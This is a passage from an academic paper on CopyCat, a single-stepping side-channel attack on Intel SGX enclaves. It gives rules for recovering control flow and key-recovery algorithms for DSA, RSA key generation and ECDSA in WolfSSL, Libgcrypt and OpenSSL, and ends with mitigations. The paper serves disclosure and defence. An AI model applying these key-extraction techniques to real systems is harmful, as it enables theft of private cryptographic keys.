[4] `fp_invmod_slow` and `fp_invmod` can be found at line 885 and 1015 of https://github.com/wolfSSL/wolfssl/blob/48c4b2fedc/wolfcrypt/src/tfm.c, respectively.

[5] A basic block is a code sequence that has no branches in and out.




Figure 4: Control flow of the BEEA as implemented by `fp_invmod_slow`. Each circle (D=div, C=cmp, S=sub, A=add) represents a call to a function in the page that holds these arithmetic functions. We count the exact number of instructions between two consecutive invocations that hit this page. The instruction counts reveal branch outcomes.




Figure 5: An example cut of a trace that is recovered from `fp_invmod_slow`. First, the weights are replaced according to Rules 1, 2, and 3. Then other transitions (Rules 4 and 5) are used to recover the whole control flow sequence.

Only certain transitions are viable from these blocks to division loops during the computation of the modular inverse. For example, *S2* always goes to *v-loop* and *S1* always goes to *u-loop*. Since these instruction counts are distinguishable for transitions that are related to conditional statements, we can use a trace consisting of a vector of these weights in the graph to infer the outcome of the conditional statement.

With a trace including the weights of instruction counts collected between two consecutive accesses to the page that holds the arithmetic operations (A, C, D, S), we apply a set of divide-and-conquer rules to reconstruct the control flow for `fp_invmod_slow`. These rules start by translating the recovered weights to corresponding generic blocks. For example, every time the algorithm executes an iteration of a division loop (u/v-loop), we observe either the sequence $D \to D \to D$, or the sequence $D \to A \to S \to D \to D$. Each of these sequences generates a consistent set of weights. Similarly, *S1* or *S2* always generates a sequence like $C \to S \to S \to S$. After translating these generic blocks, we can use the remaining transitions to distinguish the exact blocks, i.e., we can recover whether a *S1* or *S2* followed by a set of division loops is equal to a transition from *S1* to *u-loop* or transition from *S2* to *v-loop*. These rules are summarized as follow:

- **Rule 1:** $? \xrightarrow{11} ? \xrightarrow{3} ? = D \to D \to D$.




Figure 6: Control flow of BEEA in `fp_invmod`.

- **Rule 2:** $? \xrightarrow{13} ? \xrightarrow{4} ? \xrightarrow{3} ? \xrightarrow{3} ? = D \to A \to S \to D \to D$.
- **Rule 3:** $? \xrightarrow{5} ? \xrightarrow{4} ? \xrightarrow{4} ? = C \to S \to S \to S$.
- **Rule 4:** $S? \xrightarrow{13} ? = S2 \to \textit{v-loop}$.
- **Rule 5:** $S? \xrightarrow{8} ? = S1 \to \textit{u-loop}$.

We first replace some of the weights according to Rules 1, 2, and 3, which identify if we are in a division loop (u-loop or v-loop) or a comparison and substitution block (S?). Then based on the other transitions (Rule 4 and 5), we can determine which state of the comparison and substitution block we have moved from, and which division loop we have moved to within the trace. An example sequence from the execution of *fp_invmod_slow* and its translation to the control flow transitions is given in Figure 5.

For the compact implementation in *fp_invmod*, we apply the same approach. Figure 6 shows the control flow for this implementation after runtime analysis using CopyCat. Similarly, we define a set of rules to translate the trace of instruction counts to control flow transfers of BEEA. Based on Figure 6, we modify the first three rules as follows to support control-flow recovery based on the same approach:[6]

- **Rule 1:** $? \xrightarrow{7} ? = D \to D$.
- **Rule 2:** $? \xrightarrow{8} ? \xrightarrow{3} ? \xrightarrow{3} ? = D \to S \to D$.
- **Rule 3:** $? \xrightarrow{5} ? \xrightarrow{4} ? = C \to S \to S$.

4.2 Single-Trace Attack on DSA Signing

In contrast to previous attacks on BEEA that leak partial information about the nonce [27], CopyCat recovers virtually the entire control flow from the execution of this implementation with 100 percent precision. As a result, we can perform a single-trace attack on the DSA signing operation. In Section 5, we generalize this attack and expose multiple vulnerabilities in the *Libgcrypt* library.

DSA Key Recovery. WolfSSL uses `fp_invmod` to compute the modular inversion of $k_{inv} = k^{-1} \bmod n$, where n is an odd prime. Since we can recover the exact control flow of this computation and the modulus n is public, we simply

[6] Rule 4 and 5 remain the same.

step through the execution trace of Algorithm 1, applying each step of the computation according to the recovered trace to compute k_{inv} bit by bit. After recovering k_{inv}, recovering the full nonce and private key is trivial: $k = k_{inv}^{-1} \bmod n$, $x = r^{-1}(sk - h) \bmod n$.

Evaluation. To attack 160-bit DSA, we used a combination of pages in a page-level controlled-channel attack to first reach the beginning of the modular inversion operation for DSA. Then we start CopyCat over the code page for `fp_invmod`. We executed this attack for 100 different signing operations. On average, this attack issues 22,000 IRQs and takes 75 ms to iterate over an average of 6,320 steps for each signature generation. Out of 100 experiments, our single-trace attack successfully recovered the full control flow and the key using the algorithm above, implying that CopyCat reliably reconstructs the entire execution flow. As a result, a single-trace attack on DSA can be executed without the need for multiple signatures.

4.3 Single-Trace Attacks on RSA KeyGen

During RSA key generation, WolfSSL checks if a potential prime p is coprime with e by checking if $gcd(e, p-1)$ is equal to 1. This step uses the textbook greatest common divisor (GCD) algorithm, which simply performs a series of divisions. This algorithm appears to be less vulnerable to control-flow-based key recovery. However, in a later stage, WolfSSL computes $d = e^{-1} \bmod \lambda(N)$ and the CRT parameter $q^{-1} \bmod p$ using the BEEA. WolfSSL always generates the CRT parameters during RSA key generation.[7]

Key Recovery from a $q^{-1} \bmod p$ Trace. Compared to $k^{-1} \bmod n$, this attack is more challenging since in this case, both operands p and q are unknown. We give a novel and efficient attack that recovers the private RSA parameters p and q using CopyCat. We use the relationship of the public modulus $N = pq$ and the execution trace of the BEEA on $q^{-1} \bmod p$, which provides enough information to recover the factorization of N. The main idea is that the BEEA algorithm works sequentially from the least significant bits of p and q. Thus if we iteratively guess bits of p and q starting from the least significant bits, we can verify that a guess matches the relevant steps of the BEEA execution trace, as well as the constraint that $N = pq$ for the bits guessed so far, and eliminate guesses that do not. This algorithm resembles the branch-and-prune algorithm of [31], with new constraints.

We propose Algorithm 2 to recover p and q using only knowledge of N and the execution trace of the BEEA on $q^{-1} \bmod p$. The algorithm starts by initializing a list of hypotheses for values of the least significant bits of q and p. Each hypothesis keeps track of the current step, bit position b, and the hypothesized values of $p_s = p \bmod 2^b$ and $q_s = q \bmod 2^b$. Among the four possible assignments for the $(b+1)^{st}$ bits of p and q in Step 7, there will be two choices satisfying the constraint that $pq \equiv N \bmod 2^{b+1}$. For these new guesses, we evaluate the BEEA algorithm up to the number of bits guessed so far, and check this deterministic algorithm evaluation on the guess against the ground truth execution trace t. We then do a depth-first search prioritized by the number of steps in which the algorithm executed correctly, and terminate when we have found a candidate for which $pq = N$ holds.

Algorithm 2 Recovering p and q from trace of $q^{-1} \bmod p$.

```
1: procedure RECOVER_PQ(trace t, modulus N)
2:     h ← (−test_t(t,1,1),1,1,1)
3:     while h do
4:         steps,b,p,q ← hpop(h)
5:         if p.q = N then return p,q
6:         g ← (p,q),(p+2^b,q),(p,q+2^b),(p+2^b,q+2^b)
7:         for p_s,q_s in g do
8:             if mod(p_s.q_s,2^{b+1}) = mod(N,2^{b+1}) then
9:                 hpush(h,(−test_t(trace,p_s,q_s),b+1,p_s,q_s))
```

Evaluation. We executed an attack similar to Section 4.2 to collect traces from the modular inversion of $q^{-1} \bmod p$, as it is computed by `fp_invmod_slow`. We tried this attack on 100 different 2048-bit RSA key generations. On average, we iterate over 39,400 steps by issuing 106490 IRQs in 365 ms. However, the average time to collect a trace can take up to a second depending on how fast the prime numbers are chosen. The attack takes 20 seconds to recover the key from a trace. All 100 trials of the attack successfully recovered the keys.

Key Recovery from an $e^{-1} \bmod \lambda(N)$ Trace. In contrast to previous attacks on this computation [18], we propose a different algorithmic attack that takes advantage of the fact that CopyCat can recover the entire control flow of this algorithm. As a result, a single-trace attack can be carried out for any value of e, both large or small. This shows that the proposed masking countermeasure in [18] is insecure against our strong CopyCat adversary.

Our goal is to recover the RSA primes p and q using the trace of the BEEA for $d = e^{-1} \bmod \lambda(N)$. The modulus N and the public exponent e are known, while $\lambda(N)$ is secret. We present a modified branch-and-prune technique in Algorithm 3 that recovers the factors p and q for a large fraction of generated RSA keys.

The main idea is to iteratively guess bits of p and q starting from the least significant bits, then verify that $pq = N$ and the relevant steps of the BEEA execution trace match the guess so far. However, the BEEA is computed on e and $\lambda(N) = (p-1)(q-1)/\gcd(p-1, q-1)$. We do not know $\gcd(p-1, q-1)$ and must guess it for this algorithm, but with high probability it only has small factors and can be brute forced.

[7] `wc_MakeRsaKey` at https://github.com/wolfSSL/wolfssl/blob/48c4b2fedc/wolfcrypt/src/rsa.c#L3726 invokes BEEA multiple times during RSA Key generation.

Algorithm 3 Recovering p and q from trace of $e^{-1} \bmod \lambda$.

```
1:  procedure RECOVER_PQ(trace t, e, modulus N)
2:      h ← (−test_t(t,0,e), 1, 1, 1)
3:      while h do
4:          steps, b, p, q ← hpop(h)
5:          if p.q = N then return p, q
6:          g ← (p,q), (p+2^b, q), (p, q+2^b), (p+2^b, q+2^b)
7:          for p_s, q_s in g do
8:              if mod(p_s.q_s, 2^{b+1}) = mod(N, 2^{b+1}) then
9:                  φ = (p_s − 1)(q_s − 1)
10:                 for i = 1, ..., 2^ℓ do
11:                     if p_s q_s > N or mod(φ, 2^i) ≠ 0 then
12:                         continue
13:                     λ = φ/2^i
14:                     newsteps = test_t_lamda(t, λ, e)
15:                     if newsteps >= b + 1 then:
16:                         hpush(h, (−newsteps, b+1, p_s, q_s))
        return fail
```

For simplicity, we specialize to the case of $\gcd(p-1, q-1) = 2^i$ for small integer i below, but the analysis can be extended to other candidate small primes with more brute force effort.

For each guess 2^i for $\gcd(p-1, q-1)$, we iteratively generate guesses for p_s and q_s, compute $\phi_s = (p_s - 1)(q_s - 1)$ and then $\lambda_s = \phi_s / 2^i$. We compare the execution trace t to the execution trace for λ_s and e. The algorithm either returns p and q or it fails to recover p and q if $\phi/\lambda(N) \neq 2^i$.

Analysis. The algorithm will succeed whenever $\phi/\lambda = 2^i$ for small i. For non-powers of 2 the test against the BEEA execution trace in Step 15 will likely fail, and cause this branch to be pruned. Since $p = 2p' + 1$ and $q = 2q' + 1$ for some $p', q' \in \mathbb{Z}$, we have $\lambda(N) = lcm(p-1, q-1) = 2lcm(p', q')$. From the prime number theorem [59], the probability that two random integers are coprime converges to $\prod_{p \in primes}(1 - 1/p^2) = \frac{6}{\pi^2} \approx 61\%$ as the size of the integers increases. In other words, if we run Algorithm 3 for only $i = 1$, it will succeed 61% of the time when p' and q' are actually coprime. If we allow p' and q' to have even factors we obtain a probability of $\prod_{p \in primes, p>2}(1 - 1/p^2) = \frac{8}{\pi^2} \approx 81\%$. This means that even for a modest number of iterations, e.g. $\ell = 8$, we have nearly 81% success probability. These estimates are confirmed by our experiments.

Evaluation. We tried this attack on 100 different key generation efforts (2048-bit key). On average, we iterate over 81,090 steps by issuing 230,050 interrupts per attack in 800ms. The average time to collect a trace is about a second and the attack takes about 30 seconds to successfully recover the key for 81% of the keys when $lcm((p-1)(q-1)) \equiv (p-1)(q-1)/2^i$.

Revisiting Masking Protection. Earlier attacks required brute forcing over e [75]. Our algorithm works for arbitrary, even full length e. Thus increasing the size of e by choosing a bigger public exponent or masking is not sufficient to mitigate our attack. Aldaya et al. [5] proposed masking e by computing $b = (er)^{-1} \bmod \lambda(N)$ for a random r such that $\gcd(r, \lambda(N)) = 1$. The private key then can be computed as $d = rb \bmod \lambda(N)$. In this proposal, it is even suggested that r can be hard coded. We tested our attack for a hard coded (known) choice of r and verified that key recovery works in this case. Alternatively, if r is not hard coded but we have a trace for the initial $\gcd(r, \lambda(N))$ computation using binary gcd, we can again decode it (with the knowledge of N) to recover r. With r recovered, the attack proceeds as before, i.e. from the execution trace of $b = (er)^{-1} \bmod \lambda(N)$ we recover p and q by running Algorithm 3 with er supplied as input instead of e. Since Algorithm 3 is agnostic with respect to the size of e, it will handle the full size er and recover p and q.

```
1  int wc_ecc_mulmod_ex(mp_int* k, ecc_point *G, ecc_point *R, mp_int* a, mp_int
       * modulus, int map, void* heap) { ...
2  for (;;) {
3  if (--bitcnt == 0) { /* grab next digit as required */
4    if (digidx == -1) {
5      break;
6    }
7    buf = get_digit(k, digidx);
8    bitcnt = (int)DIGIT_BIT;
9    --digidx;
10 }
11 i = (buf >> (DIGIT_BIT - 1)) & 1; /* grab the next msb from the multiplicand */
12 buf <<= 1;
13 if (mode == 0) {
14   mode = i; /* timing resistant - dummy operations */
15   err = ecc_projective_add_point(M[1], M[2], M[2], a, modulus, mp);...
16   err = ecc_projective_dbl_point(M[2], M[3], a, modulus, mp);...
17 }...
18 err = ecc_projective_add_point(M[0], M[1], M[i^1], a, modulus, mp);...
19 err = ecc_projective_dbl_point(M[2], M[2], a, modulus, mp);...
20 } /* end for */...}
```

Listing 1: `wc_ecc_mulmod_ex` implements scalar multiplication using a bit-by-bit always-add-and-double algorithm. The function protects against both timing and cache attacks by executing dummy instructions. For brevity, error checking and code sections that are not relevant to our attack are removed.

4.4 Breaking ECDSA Timing Protection

WolfSSL uses the subroutine `wc_ecc_mulmod_ex` (Listing 1) to compute the scalar multiplication $k \times G$ while generating the signature. This subroutine has built-in mitigations against side-channel attacks and implements an `always-add-and-double` algorithm by arithmetizing the conditional check for the `add`. As a result the scalar operations `add` at Line 15/18 and double at Line 16/19 will both be executed for all scalar bits. This prevents an adversary learning the nonce k bit by bit. The second countermeasure that is implemented in this implementation aims to protect against attacks exploiting the bit length of the nonce [16, 48]. This is done by executing a sequence of dummy operations for each leading zero bit. While these dummy operations mitigate side channels like data cache attacks, page-level attacks,

Table 2: Minimum number of signature samples for each bias class to reach 100% recovery success for the lattice-based key recovery on `wc_ecc_mulmod_ex` of ECDSA, with lattice reduction time L-TIME and trace collection time T-TIME.

LZBS	DIM	L-TIME	SIGNATURES	IRQS	T-TIME
4	75	30 sec	1,200	3.9M	13.3 sec
5	58	5 sec	1,856	6.0M	20.4 sec
6	46	3 sec	2,944	9.6M	33.7 sec
7	42	2 sec	5,376	17.5M	1 min

and timing attacks, we can use COPYCAT to distinguish the branch outcome at Line 13 and leak the bit length of nonce k.

Recovering Dummy Operations. We analyze `wc_ecc_mulmod_ex` using COPYCAT. In this analysis, we count the number of instructions that are executed between consecutive accesses to the page that holds the `ecc_projective_dbl_point` subroutine. The trace shows that for one transition of basic blocks, we can observe 49 steps when the function is processing the dummy operations. As soon as the subroutine switches to the real operations, this step count will change to 46. As a result, we can use this information to determine the number of dummy executions of the `always-add-and-double` sequence from a set of traces. Since we only need to observe the first few bits in order to recover the length of the nonce, we shortened our trace collection to observe only the first 7 bits.

Lattice Attack using the Nonce Bit Length. We generated many signature traces, recovered the nonce lengths, and filtered for signatures with short nonces [13]. We followed the approach of Howgrave-Graham and Smart [33] and Benger et al. [8] to formulate the key recovery as a lattice problem.

Evaluation. We executed this attack for 10,000 signing operations. Our attack recovered the number of leading zero bits with 100% accuracy. On average, each attack issues 3244 IRQs to count 2542 steps of the scalar multiplication operation. Table 2 shows the results for key recovery using various nonce bit lengths. Since the nonce length is recovered without noise, the lattice attack is quite efficient.

5 COPYCAT-Based Side-Channel Analysis

Now that we have empirically verified through real-world attacks that COPYCAT can recover the runtime control flow of all the branches deterministically, we analyze similar cryptographic implementations in other open-source libraries including the latest Libgcrypt 1.8.5, OpenSSL 1.1.1d, and Intel IPP Crypto [35]. OpenSSL and Intel IPP Crypto are particularly important for products using Intel SGX. Intel has an official wrapper around OpenSSL, called Intel SGX-SSL [37].

Algorithm 4 Modular inversion using a variant of BEEA.

```
1:  procedure MODINV(u, modulus v)
2:      u1 ← 1, u2 ← 0, u3 ← u
3:      v1 ← v, v2 ← u1 − u, v3 ← v
4:      if isOdd(u) then
5:          t1 ← 0, t2 ← −1, t3 ← −v
6:      else
7:          t1 ← 1, t2 ← 0, t3 ← u
8:      while t3 ≠ 0 do
9:          while isEven(t3) do
10:             if isOdd(t1) or isOdd(t2) then
11:                 t1 ← t1 + v, t2 ← t2 − u
12:             t1 ← t1/2, t2 ← t2/2, t3 ← t3/2
13:         if t3 > 0 then
14:             u1 ← t1, u2 ← t2, u3 ← t3
15:         else
16:             v1 ← v − t1, v2 ← −u − t2, v3 ← −t3
17:         t1 ← u1 − v1, t2 ← u2 − v2, t3 ← u3 − v3
18:         if t1 < 0 then t1 ← t1 + v, t2 ← t2 − u
        return u1
```

The current version of Intel SGX-SSL is based on the stable OpenSSL 1.1.1d. Intel IPP Crypto is the official cryptographic library by Intel, and it is deployed in many Intel products including Intel SGX SDK [39]. Table 3 summarizes our findings in this paper regarding vulnerable code paths.

5.1 Libgcrypt Analysis

Libgcrypt uses a custom implementation of the extended Euclidean algorithm to compute modular inverses (Algorithm 4). This algorithm is based on an exercise from The Art of Computer Programming [43, Vol II, §4.5.2, Alg X]. The algorithm is an adaptation of Algorithm X to use the efficient divide by 2 reduction steps in the Binary Euclidean Algorithm. The algorithm computes a vector (u_1, u_2, u_3) such that $uu_1 + vu_2 = u_3 = \gcd(u, v)$ using auxiliary vectors $(v_1, v_2, v_3), (t_1, t_2, t_3)$. The iterations preserve the invariants $ut_1 + vt_2 = t_3$, $uu_1 + vu_2 = u_3$ and $uv_1 + vv_2 = v_3$. This algorithm is used in numerous places for secret operations.

$k^{-1} \bmod n$ in DSA, ECDSA and ElGamal. The DSA, ECDSA and ElGamal signature schemes all require computing $k^{-1} \bmod n$. In Libgcrypt, all of these computations are performed using Algorithm 4. We derive a single-trace attack similar to Section 4.2 that recovers all the branches of this algorithm during this computation. This trivially leaks k^{-1} for each of these algorithms in a single-trace attack. As a result, they are all vulnerable to the attack described in Section 4.2. Note that no masking countermeasure is used for DSA and ElGamal, and we discuss below how the masking countermeasure for ECDSA is insecure.

ECDSA Masking Countermeasure. We identified two vulnerabilities in how masking is applied during ECDSA signing in Libgcrypt, as shown in Listing 2, which leaves it

Table 3: An overview of applicability of CopyCat on cryptographic libraries: WolfSSL, Libgcrypt, OpenSSL, IPP Crypto.

	Operation (Subroutine)	Implementation	Secret Branch	Exploitable	Computation → Vulnerable Callers	Single-Trace Attack
WolfSSL	Scalar Multiply (`wc_ecc_mulmod_ex`)	Montgomery Ladder w/ Branches	✔	✔	$(k \times G) \rightarrow$ `wc_ecc_sign_hash`	✘
	Greatest Common Divisor (`fp_gcd`)	Euclidean (Divisions)	✔	✘	N/A	N/A
	Modular Inverse (`fp_invmod`)	BEEA	✔	✔	$(k^{-1} \bmod n) \rightarrow$ `wc_DsaSign`	✔
					$(q^{-1} \bmod p) \rightarrow$ `wc_MakeRsaKey`	✔
					$(e^{-1} \bmod \Lambda(N)) \rightarrow$ `wc_MakeRsaKey`	✔
Libgcrypt	Greatest Common Divisor (`mpi_gcd`)	Euclidean (Divisions)	✔	✘	N/A	N/A
	Modular Inverse (`mpi_invm`)	Modified BEEA [43, Vol II, §4.5.2]	✔	✔	$(k^{-1} \bmod n) \rightarrow$ `{dsa,elgamal}.c::sign,_gcry_ecc_ecdsa_sign`	✔
					$(q^{-1} \bmod p) \rightarrow$ `generate_{std,fips,x931}`	✔
					$(e^{-1} \bmod \Lambda(N)) \rightarrow$ `generate_{std,fips,x931}`	✔
OpenSSL	Greatest Common Divisor (`BN_gcd`)	BEEA	✔	✔	$gcd(q-1,p-1) \rightarrow$ `RSA_X931_derive_ex`	✔
	Modular Inverse (`BN_mod_inverse_no_branch`)	BEEA w/ Branches	✘	N/A	N/A	N/A
IPP Crypto	Greatest Common Divisor (`ippsGcd_BN`)	Modified Lehmer's GCD	✔	?	$gcd(q-1,e) \rightarrow$ `cpIsCoPrime`	N/A
				?	$gcd(p-1,q-1) \rightarrow$ `isValidPriv1_rsa`	N/A
	Modular Inverse (`cpModInv_BNU`)	Euclidean (Divisions)	✔	✘	N/A	N/A

vulnerable to attacks against Algorithm 4 and a single-trace attack during the computation of $k^{-1} \bmod n$. Using a randomly chosen blinding variable b, Libgcrypt computes the blinded signature as $s_b = k^{-1}(hb + bdr) \bmod n$. To compute the unblinded signature, it computes $s = s_b b^{-1} \bmod n$. The first vulnerability is that $k^{-1} \bmod n$ is not blinded, so a single-trace attack on this operation simply recovers the nonce k. This blinding should be modified to $s_b = (kb)^{-1}(h + xr) \bmod n$, and this can be unblinded by computing $s = s_b b \bmod n$.

```
1 mpi_mulm (dr, b, skey->d, skey->E.n);
2 mpi_mulm (dr, dr, r, skey->E.n);   /* dr = d*r mod n (blinded) */
3 mpi_mulm (sum, b, hash, skey->E.n);
4 mpi_addm (sum, sum, dr, skey->E.n); /* sum = hash + (d*r) mod n  (blinded) */
5 mpi_mulm (sum, bi, sum, skey->E.n); /* undo blinding by b^-1 */
6 mpi_invm (k_1, k, skey->E.n);       /* k_1 = k^(-1) mod n  */
7 mpi_mulm (s, k_1, sum, skey->E.n);  /* s = k^(-1)*(hash+(d*r)) mod n */
```

Listing 2: The masking protection for ECDSA leaves the $k^{-1} \bmod n$ operation vulnerable to our single-trace attack.

The second vulnerability is that since b needs to be inverted in this blinding scheme, Libgcrypt computes the $b^{-1} \bmod n$ using the same vulnerable implementation (Listing 3). Therefore, a single-trace attack can also recover the blinding value.

```
1 do {   _gcry_mpi_randomize (b, qbits, GCRY_WEAK_RANDOM);
2        mpi_mod (b, b, skey->E.n);
3 } while (!mpi_invm (bi, b, skey->E.n));
```

Listing 3: `_gcry_ecc_ecdsa_sign` computes the modular inverse of the blinding factor b using a vulnerable function.

RSA Input Masking. To avoid timing attacks, RSA decryption and signing in Libgcrypt use masking on the input ciphertext or message. For a random variable r and input ciphertext c, the decryption is performed on $m_b = (cr^e)^d \bmod n = c^d r \bmod n$. The message can then be unblinded by computing $m = m_b r^{-1} = c^d \bmod n$. Unfortunately, the $r^{-1} \bmod n$ is also computed using the vulnerable modular inverse function. As a result, a single-trace attack can recover the blinding factor, rendering this countermeasure ineffective.

RSA Key Generation. Three RSA key generation subroutines in Libgcrypt: `generate_std`, `generate_fips` and `generate_x931` all use the vulnerable `mpi_invm` function to compute both $q^{-1} \bmod p$ and $e^{-1} \bmod \lambda(N)$, and are vulnerable to the attacks described in Section 4.3.

```
1 if (!BN_sub(r1, rsa->p, BN_value_one())) goto err;   /* p-1 */
2 if (!BN_sub(r2, rsa->q, BN_value_one())) goto err;   /* q-1 */
3 if (!BN_mul(r0, r1, r2, ctx)) goto err;              /* (p-1)(q-1) */
4 if (!BN_gcd(r3, r1, r2, ctx)) goto err;
```

Listing 4: `RSA_X931_derive_ex` uses `BN_gcd` to compute $\lambda(N)$, exposing p and q to our attack.

5.2 Analysis of OpenSSL

After many iterations and multiple attacks [27, 75], OpenSSL implemented a constant-time modular inversion function, `BN_mod_inverse_no_branch` for DSA, ECDSA, and RSA key generation. In various critical primitives, this function is also used to compute the GCD. However the legacy binary GCD function is still supported in the latest OpenSSL code base, version 1.1.1d, in the function `BN_gcd` (cf. Appendix Algorithm 5). The subroutine `RSA_X931_derive_ex`, which is responsible for generating RSA keys according to the X.931 standard, uses this function during the computation of $\lambda(N) = lcm(p-1,q-1) = (p-1)(q-1)/gcd(p-1,q-1)$, as shown in Listing 4. Thus we can apply our attack technique from Section 4.3 to recover the RSA private key from the computation of $gcd(p-1,q-1)$.

5.3 Analysis of Intel IPP Crypto

The *Intel IPP Crypto* library uses a conventional Euclidean algorithm to compute modular inverses. This algorithm per-

forms a series of division operations in a loop. While CopyCat can recover the precise number of division operations, this leakage does not seem to be exploitable during the RSA key generation [48, §6].

On the other hand, for computing the GCD, Intel IPP Crypto uses a modified version of Lehmer's GCD algorithm [63]. Lehmer's GCD algorithm and Intel's modified implementation are not constant time, and have secret-dependent branches [36]. This GCD implementation is only used during RSA key generation, where only a single-trace attack results in a vulnerability. Our analysis in Section 4.3 does not directly apply to this algorithm, and we leave the analysis and potential exploitability of this implementation for future work. This potential oversight in Intel's GCD implementation once more illustrates the intricacies of applying Intel's own recommended constant-time programming guidelines [41].

5.4 More Single-Trace Attack Evaluations

Attack on DSA, ECDSA and ElGamal (Libgcrypt). We replicated the attack in Section 4.2 using synthetic traces from Algorithm 4. We ran the attack on 100 different k^{-1} mod n and recovered k_{inv} and the secret key in all cases. The attack applies to ElGamal as well by computing the private key $x = r^{-1}(h - sk) \bmod (p-1)$.

Attack on RSA Key Generation (Libgcrypt, OpenSSL). We replicated synthetic traces of branches from OpenSSL's binary GCD algorithm executed on $\gcd(q-1, p-1)$. We applied Algorithm 2 with a modified test function modeling this algorithm, and applied a heuristic to match the appropriate number of trace steps to the bits guessed so far. We ran the attack using synthetic traces for 100 different 256-bit RSA keys. This key size is chosen to efficiently verify the correctness of our algorithm. Our attack successfully recovered every key. We similarly replicated the same attack as Section 4.3 with a test function following Algorithm 4. Similarly, we ran the attack using synthetic traces for 100 different 256-bit RSA keys and the attack was successful in all cases.

6 Limitations and Future Work

Vulnerable Code Patterns. CopyCat interrupts a victim enclave precisely one instruction at a time and relies on a secondary page-table oracle to assign a spatial resolution to each instruction-granular observation. Our attack is thus only effective when the victim code contains a secret-dependent branch that accesses a different code or data page at the same instruction offset in both execution paths. In contrast to previous controlled-channel attacks [61, 72, 80], our notion of instruction-granular page access traces allows the *sequence* of code and data page visits in both branches to be identical.

We essentially only need a "marker" page that is accessed at a different relative instruction offset in the secret-dependent execution path. We found that in practice compilers generate code with different page accesses at different instruction offsets in both branches for a variety of reasons, including data or stack accesses, arithmetic operations, and subroutine calls. The evaluation of the previous sections clearly shows that the instruction-granular page access traces extracted by CopyCat are strictly stronger, and can hence target more vulnerable code patterns, than the page fault sequences exploited by prior controlled-channel attacks. In order to not be vulnerable to CopyCat, secret-dependent code paths should ideally be avoided altogether, or they should be explicitly aligned in such a way that both branches always access the exact same set of code and data pages for every instruction among both execution paths.

Automation Opportunities. The case-study attacks presented in this paper relied on careful manual inspection of the victim enclave source code and binary layout to identify vulnerable secret-dependent code patterns. We expect that dynamic analysis and symbolic execution approaches could further improve the effectiveness of our attacks, and increase confidence for defenders, by automating the discovery of vulnerable code patterns [73, 76] and possibly even the synthesis of proof-of-concept exploitation code. While the requirements for vulnerable code patterns are relatively clear-cut, as described above, we expect that it may be particularly challenging to automatically track the propagation of secrets and distinguish between non-secret and secret-dependent control flows [11].

Comparison to Branch Prediction Leakage. Table 1 identified branch prediction side channels [24, 34, 44] as an alternative attack vector to spy on enclave control flow at an instruction-level granularity with reasonable accuracy. In contrast to CopyCat, however, microarchitectural leakage from branch predictors is inherently noisy and typically requires multiple runs of the victim enclave, ruling out this class of side channels for the noiseless single-trace attacks on key generation algorithms presented in this paper. Furthermore, in contrast to the architectural interrupt and paging interfaces exploited by CopyCat, branch prediction side-channel leakage can be eradicated relatively straightforwardly by flushing branch history buffers when exiting the enclave, similar to the microcode updates Intel already distributed to flush branch predictors on enclave entry in response to Spectre threats [19].

In addition to being deterministic, our attack is significantly easier to scale and replicate, considering that branch predictors feature a complex design that may change from one microarchitecture to the other. BranchScope [24], for instance, relies on finding a heuristic through reverse engineering to probe a specific branch. This heuristic is dependent on *(i)* the state of other components like global and tournament predictors; and *(ii)* the exact binary layout of the victim program.

Previous attacks focus on distinguishing one or a small number of branches and we believe that replicating BranchScope to probe multiple branches across various targets (e.g., BEEA) would be challenging and may even be practically infeasible. CopyCat, in contrast, is much easier to replicate, and we showed in Section 4 that our attack scales to probing the entire execution path in a single run.

7 Mitigation Strategies

Interrupt Detection. CopyCat relies on the ability to single-step enclaved execution, which is within Intel SGX's threat model [40, 70]. While SGX enclaves remain explicitly interrupt-unaware by design, some research proposals [21, 60] retrofit hardware support for transactional memory to detect suspicious interrupt rates as a side-effect of an ongoing attack. However, such features are not commonly available on off-the-shelf SGX hardware, and they would not fundamentally address the attack surface as CopyCat adversaries are likely to develop stealthier attack techniques [72, 74] that remain under the radar of heuristic defenses. Nevertheless, following a long line of microarchitectural attacks [34, 44, 47, 70, 71] abusing interrupts, our study provides strong evidence that interrupts may also amplify deterministic controlled-channel leakage and should be taken into account in the enclaved execution threat model. We advocate for architectural changes in the Intel SGX design and further research to rule out interrupt-driven attack surface [17].

Self-Paging. Recent work [50] proposes modifications to the Intel SGX architecture to rule out page-fault controlled channels by delegating paging decisions to the enclave. The proposed design modifies the processor to no longer report the faulting page base address to the untrusted OS and to not update "accessed" and "dirty" page-table attributes when in enclave mode. While these modifications would indeed thwart the deterministic spatial dimension of the CopyCat instantiations described in this paper, we expect that adversaries may adapt by resorting to alternative side-channel oracles to construct instruction-granular page access patterns. A particularly promising avenue in this respect would be to combine CopyCat interrupt counting with the distinct timing differences observed for unprotected page-table entries that were brought into the CPU cache during enclaved execution [72].

Static Code Balancing. We encourage future research in improved compile-time hardening techniques that may automatically rewrite conditional branches to always ensure a constant interrupt counting pattern, regardless of the executed code. The key requirement for such a defense would be to ensure that the adversary not only observes a secret-independent sequence of pages but also always counts the same number of instructions between page transitions. To achieve such a guarantee, the compiler would also have to be explicitly aware of macro fusion, as explained in Section 3.1, when balancing the observed instruction counts. We expect further challenges when dealing with secret-dependent loop bounds, as in our attacks of Section 4. To handle data accesses, control-flow balancing techniques could potentially be combined with existing solutions for data location randomization [14].

